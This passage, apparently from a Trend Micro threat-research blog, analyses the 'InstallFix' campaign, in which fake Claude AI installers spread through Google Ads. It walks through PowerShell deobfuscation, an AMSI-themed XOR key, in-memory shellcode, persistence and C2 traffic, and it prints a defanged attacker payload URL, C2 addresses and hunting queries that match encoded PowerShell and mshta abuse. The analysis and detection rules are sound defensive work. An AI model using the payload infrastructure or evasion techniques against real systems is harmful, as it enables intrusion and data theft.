
Decoding and reconstructing the hex values under the variable DisplayEmailGNU using CyberChef reveals that the command is a PowerShell execution command. This activity was also observed and captured by Vision One, confirming the execution behavior associated with the payload.

The decoded PowerShell command invokes another file to perform additional obfuscation and execution:
(https://$nipple[.]oakenfjrod[.]ru/cloude-91267b64-989f-49b4-89b4-984e0154d4d1)
- <nipple> – MD5-based machine ID
- oakenfjrod[.]ru – attacker-controlled domain
- /cloude-… – remote payload path

During the fourth stage of execution (cloude-91267b64-989f-49b4-89b4-984e0154d4d1), an additional layer of obfuscation was observed. This indicates that the payload employs multiple stages of encoding or concealment to hinder analysis and evade detection

To deobfuscate the byte, we need the key to be used in the XOR function, which will be stored in $ISLuq0izl8.


To produce the key, it concatenates all the characters, and the result will be stored in $ISLuq0izl8.

As part of the deobfuscation process, the first character was decoded to derive the key required for further decryption. This step serves as an example of the underlying logic used to reconstruct the full payload from its obfuscated form.
Logic to get the XOR KEY
- Combine numbers and remove the variables:
24 + 48 = 72
39 − 39 = 0
49 + 38 = 87
72 − C − K − 87 + C + K + 80
−C + C = 0
−K + K = 0
- Remaining:
72 − 87 + 80 = 65 → “A”
From Decimal 65 = A
Based on this logic, the result of the first character located on $euZ1AMZyMcJWItteQdCD is “A”.

Decoding and resolving all variables that are concatenated into $ISLuq0izl8 reveals that the XOR key used in the obfuscation process is AMSI_RESULT_NOT_DETECTED – UTF8. This indicates the script is leveraging a known AMSI-related string as part of its deobfuscation or evasion technique.
With the XOR key now obtained, we can proceed to deobfuscate the encoded bytes and continue with further analysis of the payload.

Based on the decryption routine, the data is first converted from decimal and Base64 formats, then XOR-decrypted using the key “AMSI_RESULT_NOT_DETECTED”. Following this process, the resulting output resolves into shellcode intended for in-memory execution.



In addition to other indicators of compromise, scheduled tasks were observed being created on the host system. This behavior suggests that the malware is attempting to achieve persistence, allowing it to maintain ongoing connectivity and re-execute automatically, even after system reboots or user logouts.

Upon execution of the shellcode in memory, the system began exhibiting observable changes consistent with in-memory payload activity. The following artifacts and behaviors were identified during runtime analysis. The following event was observed:
The outbound connections are 104[.]21[.]0[.]95 and 185[.]177[.]239[.]255. TCP send and TCP receive activity was observed on the infected host. This indicates that the malware is actively establishing network connections and exchanging data with external systems. Such activity suggests potential communication with command-and-control servers, data exfiltration, or coordination with other malicious infrastructure.
Multiple outbound connections were observed during repeated execution of the payload. In this analysis, the payload was executed three times, with each execution generating different outbound network connections.

![Figure 33. The malware attempted to establish a connection to the IP address 77[.]91[.]97[.]244, which resolves to hosted-by[.]yeezyhost[.]net](https://www.trendmicro.com/content/dam/trendmicro/global/en/research/26/e/installfix/InstallFix_Fig33.png)

All captured packets consist of TCP SYN requests to 77[.]91[.]97[.]244 over port 443 (HTTPS). The presence of multiple TCP retransmissions indicates that no SYN-ACK responses were received from the destination server, suggesting that the connection attempts were unsuccessful or destination IP address appears to be unreachable, suggesting it may be offline or non-responsive.

The InstallFix campaign reveals how cybercriminals are exploiting the popularity of AI tools to launch targeted, high-impact malware attacks. By disguising malicious installers as legitimate Claude AI downloads and using Google Ads as a means of distribution, attackers bypass both user skepticism and their machine’s security controls. By employing techniques such as AMSI bypass, SSL certificate validation disabling, and scheduled task creation for persistence, the malware is able to evade detection and maintain access to infected systems. Organizations must remain vigilant against threats like this by making users aware of installation risks, monitoring for suspicious process and network activity, and prioritizing layered defenses.
To mitigate the risks posed by campaigns like InstallFix, organizations should adopt proactive security measures and focus on user education. The following best practices are designed to help prevent malware infections, detect suspicious activity, and strengthen defenses against deceptive installer threats:
Network protection
- Block access to known malicious domains and IP addresses associated with the campaign at your firewall or security gateway.
- Use DNS filtering or a secure web gateway to help prevent users from reaching suspicious or newly registered domains.
Endpoint security
- Limit or block the use of legacy scripting tools like mshta.exe unless absolutely necessary, as these are commonly abused by attackers.
- Ensure your TrendAI endpoint protection solution is configured to automatically block or terminate suspicious behavior, not just alert.
User awareness
- Educate users to avoid copying and running installation commands from unfamiliar websites, especially those reached via sponsored search results.
- Encourage users to always verify that software download pages match the official vendor’s website before installing anything.
- Recommend using trusted package managers (such as npm, pip, brew, or winget) instead of manual installation scripts from third-party sites.
Detection and response
- Stay up to date with the latest threat intelligence and apply detection rules or indicators of compromise (IOCs) relevant to ongoing campaigns.
Hunting Queries
TrendAI Vision One™ Search App
TrendAI Vision One™ customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.
Full kill-chain correlation
// Vision One XDR Search — pivot from mshta to PS to C2 on one endpoint
// Step 1: find hosts where mshta ran with malicious URL args
eventSubId:TELEMETRY_PROCESS_CREATE
AND processName:mshta.exe
AND (processCmd:*1-5-8[.]com* OR processCmd:*msixbundle*
OR processCmd:*get-version[.]com*)
// Step 2: pivot on endpointHostname from above — find PS child and C2 beacon
endpointHostName:<HOSTNAME_FROM_STEP1>
AND (
(eventSubId:TELEMETRY_PROCESS_CREATE
AND processName:powershell.exe
AND (processCmd:*-enc* OR processCmd:*IEX*))
OR
(eventSubId:TELEMETRY_NETWORK
AND request:*oakenfjrod[.]ru*)
)
mshta.exe spawning shell — Vision One XDR Search
eventSubId:TELEMETRY_PROCESS_CREATE
AND parentProcessName:mshta.exe
AND (processName:cmd.exe OR processName:powershell.exe
OR processName:wscript.exe OR processName:cscript.exe)
Encoded PowerShell / IEX in command line
eventSubId:TELEMETRY_PROCESS_CREATE
AND processName:powershell.exe
AND (processCmd:*-enc* OR processCmd:*-EncodedCommand*
OR processCmd:*IEX* OR processCmd:*Invoke-Expression*
OR processCmd:*AMSI_RESULT_NOT_DETECTED*)
More hunting queries are available for TrendAI Vision One™ with Threat Intelligence Hub entitlement enabled.
The indicators of compromise for this entry can be found here.
Tags
sXpIBdPeKzI9PC2p0SWMpUSM2NSxWzPyXTMLlbXmYa0R20xk
Read More HERE